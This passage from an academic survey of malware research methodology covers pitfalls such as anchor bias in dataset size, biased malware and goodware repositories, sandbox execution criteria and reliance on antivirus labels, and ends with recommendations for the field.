Because of the paucity in observational studies and lack of dataset definition guidelines, researchers end up establishing datasets in an ad-hoc manner, adding challenges to the peer-review process. More specifically both researchers and reviewers end up falling for the Anchor bias (Epley and Gilovich, 2006), a cognitive bias where an individual relies too heavily on an initial piece of information offered (the "anchor") during decision-making to make subsequent judgments. Once the value of this anchor is set, all future decision-making is performed in relation to the anchor. Whereas this effect is present in many research areas (e.g., forensics (Sunde and Dror, 2019)), its impact on malware research is particularly noticeable. For example, consider a paper proposing a new method to classify malware for Windows using static methods and adopting a dataset with one million samples. After publication, one million samples implicitly become an anchor. Then, consider a researcher proposing a novel real-time (dynamic) Linux framework to detect malware via machine learning. Because the approach leveraged Linux (fewer samples available) and is dynamic (i.e., requiring more time to run samples, prepare the environment for samples, etc.), it will be nearly impossible for this proposal to meet the "anchor requirements": a dataset with one million or even hundreds of thousands of samples. Next, after peer-review, it is plausible to hypothesize that the proposal might receive feedback pointing out the use of a "small" dataset.

Figure 3.11 shows dataset size distribution for all defensive and observational malware research papers published since 2000. As hypothesized, no pattern can be identified in such distribution, with published papers presenting both very small and very large dataset sizes in all years. As a result, the malware research fields tends to become completely fragmented, which implies difficulties to develop the field in a scientific way as no standard practice is established.

Figure 3.11 also shows a growth both in the frequency of papers evaluating very large datasets (million samples) and in the median dataset size over time, indicating the occurrence

[3]Offensive papers will present distinct requirements




Figure 3.11: **Dataset size over time.** Whereas the median number of considered samples has been continuously growing, the dataset size definition is still an ad-hoc decision, thus resulting in non-uniform evaluations.

of the Anchor effect. This bias should be avoided by the community when aiming to develop malware research in a stronger scientific field under the risk of presenting contradictory results, such as a paper claiming that 900K samples are enough to present a **landscape of all** malicious behaviors (Bayer et al., 2009) and another one claiming that more than 1M samples are required **only to train** its detection procedure (Huang and Stokes, 2016).

Table 3.4: **Dataset size by platform.** Some platforms have more samples available than others, thus affecting dataset establishment.

Platform	Minimum	Median	Maximum
Windows	1	2.1K	6.5M
Android	2	10K	2M
Linux	3	72	10.5K

Relevant to this discussion, Herley and van Oorschot (Herley and v. Oorschot, 2017) suggested that the security community "*stop insisting that quantitative is better than qualitative; both types of measurement are useful*". We propose that dataset definition decisions consider environmental and context aspects in addition to other currently used criteria (e.g., considering only the number of samples). The importance of context for dataset size evaluation is illustrated in Table 3.4, which shows the clear difference between the minimum, median and average dataset sizes considered in papers targeting distinct platforms. Studies targeting Android present a dataset size median (10K) greater than studies targeting Windows (2.1K), despite Android being a relatively newer platform compared to Windows. This can be explained by the higher availability of apps for Android (malicious and benign), including both legitimate software present in the apps stores, as well as malware samples targeting mobile device users. The consolidated Windows research reflects in its largest research dataset (6.5M) face to the largest Android one (2M). When considering network traffic studies, the number of evaluated malware samples grows up to ≈27M (Lever et al., 2017).

Another observation is that malware studies targeting Linux present, as expected, both the lowest median (72) and lowest maximum dataset size (10.5K) values. The natural reason

is Linux platform being less popular than Android and Windows, thus, being less targeted by malware writers. Therefore, it should not be reasonable to expect a Linux proposal to use sample sizes comparable to a Windows or Android solution, thus reinforcing our claim for considering contextual aspects in dataset size definition procedures.

An example of a representative dataset despite its size is the one presented in the Control-Flow Jujutsu attack (Carlini et al., 2015) (offensive research), which is exemplified with a single exploit and demonstrated its impact to the whole class of Control Flow Integrity (CFI) solutions based in the `CALL-RET` policy.

Pitfall 11: Failing to develop uniform and standardized malware and goodware repositories. A significant challenge for defining a dataset for malware research is the sample collection procedure, mainly due to the lack of uniform or standardized repositories, which often results in introduced biases and limited evaluations.

Figure 3.12 shows that, for most current malware research, malware samples have been retrieved mainly using one of the three following methods: honeypots, blacklist crawling, or private partner data sharing. These sources present distinct drawbacks for malware experiments. For example, honeypots cover a limited attack surface, only capturing samples targeting the same platform as the honeypot platform and in the same network, thus often yielding the lowest collection rate among all the three methods. Blacklists usually yield a good number of samples, but sample quality (e.g., diversity, age) is dependent on a particular user's contributions for updating the list and/or repository, thus offering the analyst no control over the available samples. Private partners' repositories usually present a relevant and comprehensive amount of information about the collected samples, which typically cover a real scenario, thus explaining their prevalence in network traffic research (Figure 3.13). However, due to their private nature, (e.g., information shared by ISPs), research-based on such repositories are often hard to reproduce, as malware and traffic samples are almost never shared with the community and their descriptions are usually limited so as not to disclose much partner information, sometimes even omitting the partner name itself. We were able to find multiple occurrences of this practice in the academic literature: (i) "*was installed at our partner ISP*" (Çetin et al., 2018); (ii) "*botnet C&C servers provided by industry partners*" (West and Mohaisen, 2014); and (iii) "*From a partner we acquired a list of nodes*" (Pearce et al., 2014).

A common drawback of most (if not all) malware repositories (noticeably blacklists and public repositories) is that they are polluted, i.e., present other data in addition to the malicious samples, such as misdetected legitimate software and corrupted binaries (e.g, binary objects derived from failed attempts to dump samples from infected systems). For instance, by searching Virustotal's database, one can easily find artifacts triggering wrong detection results (VirusTotal, 2018a), such as innocuous code excerpts or binary blobs submitted by researchers (and even attackers) as part of their detection evaluations. As these object's codes are unreachable or present incorrect endianness, they are not useful for analysis purposes. To create an appropriate dataset, such objects must be discarded to avoid introducing bias in analysis procedures. Unfortunately, none of the reviewed papers described this step, which prevented our present analysis to identify whether this step is implicitly assumed or simply disregarded by the researchers.

Another drawback of many malware repositories is that they also store unclassified samples, which makes it hard for researchers to identify families or the platform the sample is targeting. Further, many repositories and blacklists are unreliable (e.g., become offline after some time), which adds obstacles to research reproducibility.

Even when researchers can classify the malware samples from a given repository using some other method, they quickly realize that most malware repositories are unbalanced, i.e., some




Figure 3.12: **Considered Malware repositories in the entire period.** Most research rely on blacklists, private or custom repositories.




Figure 3.13: **Network repositories.** Most research rely on data shared by private partners.

malware families are more prevalent than others. More specifically, user-dependent repositories will be biased by the malware samples targeting the top contributing users. Similarly, sample platforms are biased by their market share (e.g., Windows vs Linux, desktop vs mobile), which makes it harder, for instance, to collect a significant amount of Linux malware than Windows samples. Ideally, research work should acknowledge these biases, as done by Le Blond et al. (Blond et al., 2017): "*As a result of these biases, our VirusTotal dataset offers a partial coverage of attacks where individuals and NGOs are likely over-represented.*"

Another challenge is the lack of sample identification date, which places obstacles to the conduction of longitudinal studies. Some proposals try to overcome this challenge by making assumptions, such as considering VirusTotal submission dates as sample creation date (Huang et al., 2018; Kim et al., 2017a). This assumption can be misleading, as it implicitly depends on AVs capacity of detecting the samples. Therefore, when considering sample's creation date as the same as sample submission date, researchers might not be evaluating when samples were created, but actually when AVs detected or were notified about them. This lack of proper temporal labelling affects research focusing on sample evolution issues, such as when machine learning-based malware classifiers start experiencing concept-drift (Jordaney et al., 2017; Ceschin et al., 2018).

Pitfall 12: Assuming crawled applications as benign without validation. The collection of benign software (goodware) to be used as ground truth for security evaluations is also challenging. and the selected samples directly affect evaluation results. Figure 3.14 shows that most papers proposing defense solutions rely on crawling popular application repositories (e.g., `download.com` for desktop and `Google Play` for Android). After raw collection, researchers need to ensure that the applications are indeed benign and representative of a given scenario.




Figure 3.14: **Considered goodware repositories in the entire period.** Most research rely on crawling popular application repositories. Downloaded applications are not guaranteed to be benign.

One important consideration when defining goodware datasets to assure the effectiveness of a proposed security solution is including common applications, i.e., those that are *actually* installed and used by users belonging to the environment the solution is supposed to operate

(see Section 3.1.5.4). However, the current trend of leveraging larger malware datasets creates, via Anchor bias (see Section 3.1.5.4), expectations of comparable large and counterbalanced goodware datasets. However, when leveraging a large number of applications from software repositories, researchers risk considering as ground truth applications that are not common (e.g., listed in the 100^{th} top downloaded apps page).

In addition to representativeness issues, considering applications crawled from popular repositories as a ground truth for goodware might also cause a solution to include considering malicious entities as legitimate, as these may be embedded in Trojanized applications (e.g., an installer embedding an adware (Botacin et al., 2020a)) in the dataset. Whereas many reputable websites and app stores scrutinize their distributed payloads, the benign characteristics of a dataset cannot be ensured without proper inspection. In all defensive solution proposals considered in this work, only 15 ($\approx$ 10%) explained whether and how they filtered goodware samples (e.g., Willems et al. (Willems et al., 2012) stating that "*in 3 cases one or more supported scanners returned a positive result. We checked those samples by hand and did not find any malicious content within them.*").

Pitfall 13: Evaluating the application's installers rather than the actual application's components.

Another problem of considering applications crawled from popular software repositories in research works is that applications are usually distributed in the form of installers, and not as standalone applications. Installers usually compress all application components (e.g, binaries, libraries, drivers, so on) into a single component that does not present the same characteristics of any of the embedded components individually, which might result in research pitfalls if not methodologically handed.

For static procedures, the problem of considering application installers is that the compression of files in a single component might hide strings, imports, and resources present in the embedded components from the inspection procedures. This might result, for instance, in "trojanized" components of an originally benign software being hidden from the evaluated security component, thus influence the evaluation results.

For dynamic procedures, the challenge is to trigger the target application behavior, since the application must be first installed. The installation procedure must be automated, which is usually done via clickers (Botacin et al., 2020a). If this task is not considered, the proposed security solution will be evaluating the installer application rather than the target one. This might significantly bias evaluations since the characteristics of an installer execution are completely distinct from the characteristics of the installed applications. For instance, installers will likely interact more with the filesystem (to drop the files to the correct folders) than to interact with other system processes, as done by malware samples.

None of the papers we investigated that considered applications crawled from software repositories specified whether they considered the installed applications or the installers, and how the installation procedures were automated. Whereas this does not imply that their experimental strategy is wrong, we consider that reporting these factors is a good practice for the evaluation and reproducibility of malware research work.

Pitfall 14: Evaluating real-time and offline solutions under the same criteria. Offline solutions present a significant advantage over their real-time counterparts: they have the entire trace available to make decisions, which naturally increases their detection rates. Real-time solutions, in turn, usually have to make decisions on-the-fly with less data (e.g. sliding windows of data), a partial view from the system or, API calls collected until the inspection moment, which

naturally limits their decision capabilities and increases their FP rates. As a drawback, due to their nature of considering the whole-data view, offline solutions applied to a real-time scenario would only be able to detect a malicious sample after the sample performed all its malicious actions (e.g., data exfiltration), and thus compromise the system.

Thus, whereas offline solutions are evaluated almost exclusively by their detection rates, the evaluation of real-time solutions should also include additional criteria. An important metric for a real-time solution is the detection delay, i.e. how long it takes to flag a sample as malicious: the earlier a threat is detected, the better, as the threat is blocked before causing more harm to the system.

Despite detection delay is an important metric, a real-time solution cannot adopt an aggressive policy and start detecting any sample as malicious whenever it does not have enough data to decide, as the false positives (FP) rate is also an important metric. Whereas in offline solutions a FP does not affect user experience, in real-solutions, it might prevent a user to interact with a legitimate application. In addition, the differences in the amount of available data at decision time also affect the classifier's training strategy. Whereas classifiers for offline approaches can be trained with entire traces, classifiers for online solutions should be trained with multiple sliding windows and strides derived from entire traces to reflect their partial view. An online solution trained using complete traces would have a very low matching score during runtime operation due to the lack of enough data to be compared.

Unfortunately, detection solutions still do not clearly distinguish these real-time and offline differences. None of the evaluated work clearly pointed out the online monitoring challenges that they proposed to tackle nor evaluated the detection delay. Therefore, we can still observe unreasonable claims, such as real-time classifiers based on complete malware traces. For instance, Kwon et al. (Kwon et al., 2015) proposes an online detection method ("*we perform an experiment where we simulate the way our classifier would be employed operationally, for detecting malware in an online manner.*") and states that "*We train the RFC on the training set, with the same parameters used on section 5.4.*" (when all samples were considered in an offline manner) and "*Then we apply the trained classifier on the testing set. We obtain 99.8% TP rate*". Despite achieving a high accuracy result for the presented experiment, it is unlikely that the same parameters for offline and online detectors would lead to the best accuracy rates when operating in an actual scenario.

Pitfall 15: Evaluating analysis and detection approaches using the same criteria. More than different goals, as presented in Section 3.1.5.1, analysis and detection work also require distinct approaches for their evaluations, and understanding these requirements is important to properly develop and review these experiments. Unfortunately, we can still identify research work mixing analysis and detection concepts.

Analysis procedures aim to collect data for further research steps (e.g., drawing a landscape, training a classifier, so on). Despite all challenges for tracing in-the-wild collected malware (see Section 3.1.5.5), analysis studies usually do not suffer too much with these issues because they usually require only recording API calls attempts for characterizing a malicious behavior, although the malware couldn't successfully complete the requested action.

Detection approaches, in turn, involve actually observing a successful sample run. evaluate detection techniques and unlike analysis studies, just monitoring API calls despite their result is not enough for evaluating the proposed solutions. Ideally, they must ensure that the samples effectively run and trigger their detection invariants, which can be challenging. Given the challenges for reproducing malware experiments (see Section 3.1.5.5), such as samples requiring legacy libraries to run, detection experiments should require analysts to first reverse engineer

the collected malware samples to identify their execution requirements and later select the ones which successfully executed, which naturally limits experiment scale, as it implies on a limited dataset size due to the required manual interaction. To overcome the dataset size challenge, detection studies could leverage fewer samples than analysis ones once an analyst could prove that the considered dataset is representative of a real scenario, which can be done, for instance, by referring to previous studies, thus our claim of the importance of these observational studies.

Unfortunately, most researchers do not describe whether/how they reversed samples before testing their solutions (among all considered detection papers, only 13 (≈8%) acknowledged reversing samples before testing), which did not allow us to identify whether malware execution failures were due to the claimed solution detection effectiveness or to missing components required for execution.

Pitfall 16: Using non-reproducible methodology for defining dataset and designing experiments. Reproducibility is a key aspect to define some investigation as scientific, since it allows other researchers to disprove or confirm previous results, thus making predictions and advancing the field. However, reproducibility is hard to achieve due to both practical and theoretical issues, and acknowledging reproducibility limitations helps (i) preventing other groups from spending time attempting to reproduce limited experiments steps; (ii) shedding light on the shortcomings of reproducibility of certain types of research; and (iii) motivating researchers to advance reproducibility in further research work.

In practice, many malware research derives from data shared by private partners, leverage proprietary solutions, or depend on non-disclosure-agreements, which prevents researchers from releasing their datasets. Among all considered papers using datasets, only 33 (≈ 7%) released their datasets (e.g., malware binaries or network traffics), showing that only a small portion of them is reproducible.

More than having access to a dataset, reproducing malware research is also challenging due to theoretical limitations. For example, non-determinism at OS and environment levels can yield different execution outcomes for a given malware sample. This phenomenon is more frequently observed in network-based malware experiments. For instance, modern botnets often contact domains at runtime using a Domain Generation Algorithm (DGA), which results in distinct DNS queries and contacted IP addresses along with their multiple runs. There is no guarantee that the execution outcome of a given sample will be the same when run by distinct research teams on different occasions. Further, even for researchers that can track network communications, there is no guarantee that malware's C&C servers will be always available (e.g., became sinkholed). Acknowledging these issues is particularly relevant for researchers trying to reproduce experiments with samples from previous studies, because their C&C may have been sinkholed. In this case, samples would fail to retrieve their malicious payload and prematurely abort their executions, thus presenting smaller execution traces in comparison to their original reports.

Pitfall 17: Comparing Apples to Oranges. It is not unusual for proposals to compare their evaluation results with those from prior literature tackling the same problem, for instance, comparing the accuracy of two detection approaches involving machine learning. Such comparison, however, should be carefully performed to avoiding misleading assertions.

As a consequence of the lack of standard repositories, many works end up comparing their evaluation results (e.g., classifiers accuracy) with other values reported in the literature. Whereas comparing work seems to be straightforward, authors should care to perform fair evaluations, such as comparing studies leveraging the same datasets, thus avoiding presenting

results deemed to outperform literature results but which do not achieve such performance in actual scenarios.

As a didactic analogy, consider image classification challenges, whose objective is to identify objects represented in images (e.g., buildings, animals, locations, so on). The challenges often provide multiple datasets. For instance, the CIFAR challenge (Krizhevsky, 2012) is composed of two datasets: CIFAR-100, which has one hundred classes of images, and CIFAR-10, which is a filtered version of CIFAR-100, containing just ten classes. Imagine two research work proposing distinct engineering solutions for image classification, one of them leveraging CIFAR-10 and the other leveraging CIFAR-100. Although one of the approaches present a higher accuracy than the other, is it fair to say that this one is better than the other? Clearly not, because the task involved in classifying distinct classes is also distinct. The same reasoning is valid for malware research, especially those involving machine learning. Therefore, authors should care to not perform comparisons involving distinct classes of applications, such as comparing, for instance, approaches involving Dynamic System Call Dependency Graphs, a computationally costly approach, with static feature extraction approaches is misleading because each type of work presents different nature and challenges.

3.1.5.5 Test of Hypothesis/Evaluation of Solutions

In addition to theoretical issues regarding the research and solution design steps, research pitfalls may also originate from practical aspects, even when experimental procedures are properly defined, for example when leveraged tools for data collection and analysis present (inherent or technological) limitations, which are often not well understood and acknowledged.

Pitfall 18: Using broken, raw samples. Many research work in computer science and engineering leverage some type of dynamic analysis technique to inspect and characterize applications (e.g., computer architecture papers profiling branch prediction rates). In common, all these research work present an implicit assumption that all samples are well-behaved and self-contained, thus running without problems in a sandbox solution.

Many malware research work uses dynamic analysis techniques to study samples and/or evaluate the effectiveness of defensive solutions. Unlike the computer architecture example on profiling branch prediction rates, the sandbox execution feasibility assumption is sometimes flawed, given peculiarities of malware samples when compared to standard applications. For example, while common applications (e.g., browsers, text-editors) are self-contained, modern malware (noticeably downloaders and droppers) are composed of multiple sub-modules, which makes their analysis challenging, as such modules can not always be captured, allowing a holistic analysis of the sample. Moreover, these sub-modules often present inter-dependencies, which requires analysts to guess the correct execution order of samples (e.g., loader, downloader, and persistence modules). Another challenge is getting access to loaders (for infection launch) and libraries (including proper version), required for sample successful execution. This also makes infection launch harder because most of times analysts do not have malware loaders, which are required for injection of malicious payloads in their target processes, and also for launching malware samples with proper command line arguments. Modular malware execution is also challenging because the libraries that they require to run may become outdated in current systems, thus requiring analysts to install a previous library version in current systems under the risk of prematurely aborting sample's execution due to version incompatibility. Further, shared libraries (e.g. Windows DLLs) may fail to execute in automated analysis systems because of the need to manually identify function entry points.

Unfortunately, none of the papers leveraging dynamic analysis in our systematization described how they handled such cases, which prevented us from discovering why these cases

are not being reported, either because they were explicitly disconsidered from the evaluation procedures or whether these aspects are being overlooked by the community.

Pitfall 19: Failing to establish criteria for assessing sample execution in a sandbox. Execution of malware in sandboxed environments brings many challenges. When a sample runs in sandbox, even having a standard entry point, there are no guarantees that execution was actually successful because the sample could have applied anti-analysis techniques (Vidas and Christin, 2014), or failed due to multiple reasons, such as corrupted samples or OS' incompatibilities.

Consider, for instance, an execution trace generating only a few API calls. After sample execution the following questions arise: (i) are these APIs calls the only ones supposed to invoked by the sample?; (ii) was the execution aborted prematurely and the observed APIs calls were just system cleanup routines?; or (iii) did the sample evade analysis?

Therefore, establishing criteria for sample successful execution in sandbox (e.g., minimum number of invoked API calls or exhibited behaviors) is crucial. Unfortunately, none of the engineering, defensive papers considered in this study that leveraged sandboxes presented either criteria for a successful execution of samples in sandboxed environments or percentage of samples that effectively executed. We identified an example of a clear sandbox criteria in the network study of Lever et al. (Lever et al., 2017), which explicit that their study "*excludes samples without any valid or successful DNS resolutions.*"

Only recently researchers started to systematically investigate how much the distinct sandbox execution timeouts affect malware analysis results (Küchler et al., 2021). We expect this type of analysis to be considered in future malware research work to better support experiment design decisions.

Pitfall 20: Blindly relying on AV results as ground-truth. When one thinks of malware detection, Anti-Viruses (AVs) immediately comes up in most people's minds, as AVs are still the main defense line against malware in all types of environments and given such importance, AV research brings together academia and corporate researchers, mixing prototyping and real-world solutions (see Section 3.1.5.3), resurfacing the issues related to misunderstandings of the challenges and limitations of each type of work.

Many proposals rely on AV results as ground-truth for their experiments ($\approx 23\%$ of all papers considered), either for identification of sample families or for comparison of detection rates. Consequently, understanding the implications of using AVs as ground-truth is essential to understand research results.

The first challenge researchers face when relying on AVs is that nobody really knows how commercial AVs work. Whereas detection procedures such as signature matching and heuristics are described in the literature, nobody is able to identify which of these methods was applied (and succeeded). When an AV solution reports a file as malicious, a researcher is not informed about what specific methods contributed to this diagnosis (e.g., signature matching, heuristics, or a combination of methods), which makes experiments considering AVs as ground-truth challenging. Consider a new pattern matching mechanism proposal, which reportedly performs 10% worse than a given AV. Most would consider the impact of this solution a small impact, thus not advancing the state-of-the-art. However, the AV results might be based on the use of a combination of detection approaches, such as multiple heuristics and signatures, which makes the comparison unfair. If the pattern matching engine of AV could be isolated, researchers could discover, for instance, that the new solution outperformed the commercial AV static detection in 100%. As an example of this scenario, consider the evaluation of the new signature schema proposed by Feng et al. (Feng et al., 2017). Their evaluation states that "*VirusTotal agreed with*

ASTROID on each of these 8 apps", achieving the **same** results as commercial AVs. However, since we have no guarantees that Virustotal's AVs leverage only signatures, the real conclusion might be that this approach **outperformed** commercial AV results.

Therefore, we advocate for the development and use of more configurable AV solutions for the development of more scientifically rigorous studies. While requiring commercial AVs to adopt additional configuration schemes is unrealistic, the community could set expectations for AV companies practices such as providing detection results metadata, so that researchers can cluster the samples detected using the same technique. We acknowledge that many AV companies would not be inclined to adopt such proposal because of intellectual property issues. Alternatively, an interesting future work for the field is the development of standardized AV evaluation platforms, such as an academic, open-source AV which could be easily instrumented for performing malware detection experiments.

We highlight that while there are open source AV initiatives (e.g., ClamAV(Clamav, 2018), they do not resemble a fully-commercial AV, thus not being suitable as ground-truth for malware detection experiments.

The impacts of the lack of understanding about AV's inner working are even more noticeable when one considers that commercial AVs do not follow a standard operation model. Therefore, distinct AVs may produce different results, even when evaluated with the same dataset. A noticeable example of such non-uniformity is samples labeling, where each AV solution follows their own rules and adds internally created extensions to sample's labels. This non-uniformity makes research reproduction hard, as a dataset labeled by one AV (e.g., all samples are Trojans) cannot be compared to another dataset having the same labels but attributed to another AV, as nobody knows how the first AV would label these samples. In practice, the literature has already demonstrated that considering AV labels for sample classification may even decrease classifier's accuracy (Carlin et al., 2017). To overcome this challenge, recent research has proposed AVClass, to normalize AV labels (Sebastián et al., 2016). Whereas this proposal addresses the non-uniformity issue, only $\approx 33\%$ of papers using AVs as ground-truth published after AVClass release adopted such normalization procedure.

Finally, due to the lack of understanding about AV's internals, AV feedback, in general, is limited. Although AV companies periodically release reports, these publications cannot be interpreted as technically sound to drive research. Academic studies have already shown that, in practice, AV reports do not expedite malware infections clean up (Vasek and Moore, 2012).

3.1.6 Summary

Once we have discussed all challenges and pitfalls in details, we now recap the the most important findings of our literature review and analysis (in no specific importance order).

1. **Inbalance in research work types**, with more engineering solutions being proposed than any other of kind of study.

2. **Solutions developed not informed by previous study's data**, which derived from the lack of observation studies and make solutions application to real scenarios harder.

3. **Most work still don't clearly state threat models**, which limits their positioning among related work and complicates the evaluation whether they achieved their goals or not.

4. **Failure in positioning work as prototypes or real-world solutions**, which complicates evaluation and future developments attempts.

5. **Offline and online solutions developed and evaluated using the same criteria**, which leads to impractical solutions and unfair comparisons.
6. **No dataset definition criteria**, with authors and reviewers defining suitability on an ad-hoc manner, which tends to lead to an **anchor bias** towards previously published work.
7. **Few attention to dataset representativity**, with few work discussing the population targeted by the considered malware samples.
8. **Most studies are not reproducible**, either due to the use of private datasets or the absence of a list of considered malware sample's hashes.
9. **Sandbox execution criteria are not explained**, which makes hard to understand if the samples really executed or evaded analysis.
10. **Non-homogeneous AV labels are still a problem**, with distinct AVs labeling samples distinctly (in a non-comparable manner) and with researchers not performing homogenization procedures.

3.1.7 Moving Forward

In this section, we propose guidelines based on the discussed challenges and pitfalls for multiple stakeholders to advance the state-of-the-art of the malware research field.

3.1.7.1 The Field

- Increase discussions about experimentation practices on the malware field to enhance research outcomes quality. Existing venues such as USENIX CSET (USENIX, 2020) and NDSS LASER (NDSS, 2021) might work as a forum for discussing dataset creation and experiment designing guidelines.
- Create incentives for the development of more observational studies and offensive research to provide foundations for sound anti-malware solutions. Despite the currently non-ideal prevalence of engineering solutions, the community has already stepped in to address this drawback via targeted venues which acknowledge the importance of this type of research for cyber security, such as the `USENIX Workshop On Offensive Technologies` (WOOT), supporting offensive research. In fact, most of offensive research considered in this paper was published since 2008 in such venue, thus highlighting its positive impact on the field. Similarly, support of future workshops on observational landscapes studies is warranted to help help addressing this challenge.
- Consider academical and real-world expectations when evaluating engineering solutions, thus allowing academia to provide more efficient approaches to practical solutions adopted by the industry, such as proposing new, more efficient signature-based approaches that are still leveraged by AV solutions despite academic advances towards behavior-based detection.
- Develop classifiers for imbalanced datasets is essential to allow development of security solutions addressing actual scenarios, where equal distribution of malware families is nonexistent.
- Understand the impact of social and cultural aspects when developing anti-malware solutions for users protection. In this sense, we consider that the recent growth of the usable security field as a promising way to bridge this gap.

- Create standardized repositories and establish guidelines for dataset definitions is essential to move the community towards a more methodologically strong discipline. Notice that we are not claiming for the development of a static collection of samples, but to the development of an structured manner to handle dynamic collections of malware samples. In this sense, we currently envision attempts towards this direction in the IoT scenario (Karanja et al., 2018). Whereas this initiative does not solve current issues of existing repositories, it is an important initiative to not repeat errors from the past in the development of new technologies.

3.1.7.2 Researchers

- Clearly define the Research Objective according to one of the types of malware research (e.g., Engineering Solution, Observational/Analysis/Landscape Study, Offensive Research, Network Traffic) to streamline execution of the Malware Research method, specially regarding to proper evaluation.
